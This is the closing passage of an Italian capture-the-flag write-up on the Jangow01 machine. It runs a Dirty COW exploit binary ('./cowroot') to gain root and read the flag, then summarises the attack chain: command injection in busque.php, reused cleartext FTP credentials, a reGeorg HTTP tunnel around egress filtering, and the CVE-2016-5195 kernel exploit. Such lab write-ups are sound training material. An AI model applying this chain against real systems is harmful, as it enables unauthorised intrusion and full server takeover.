
Ed ho infine lanciato lo script:

./cowroot



Lo script ha funzionato correttamente ed ora l'account jangow01 ha ottenuto i privilegi root!

A questo punto ho potuto accedere alla cartella root ed ho visualizzato il file proof.txt al suo interno rivelando la **flag** celata al suo interno:



Conclusioni

L'obiettivo della prova è stato raggiunto: partendo da uno scenario **black-box** e con visibilità nulla, è stata dimostrata la **compromissione completa del server fino a root**. La catena d'attacco osservata è stata:

1. **Exposure applicativa**: la pagina busque.php permette l'esecuzione di comandi di sistema tramite parametro buscar → **Command Injection / RCE**.

2. **Scarsa igiene dei segreti**: credenziali in chiaro in /var/www/html/.backup riutilizzate per **FTP**.

3. **Egress filtering non sufficiente**: le reverse/bind shell dirette sono state bloccate, ma un **tunnel HTTP (reGeorg)** ha consentito pivoting affidabile (SOCKS) e ottenimento di shell.

4. **Privilege escalation**: su OS non aggiornato (Ubuntu 16.04, kernel 4.4.x) è stato possibile sfruttare **CVE-2016-5195 (Dirty COW)** per ottenere root.

5. **Impatto**: controllo totale del sistema, accesso a file sensibili (flag), possibilità di **esfiltrazione** e **pivoting** verso rete interna.

In sintesi, la compromissione è dipesa dalla combinazione di **vulnerabilità applicativa**, **gestione debole dei segreti**, **servizio FTP scrivibile**, e **mancata gestione patch** del kernel. Il solo firewall in uscita non ha impedito l'intrusione: il traffico è stato incapsulato su HTTP tramite reGeorg.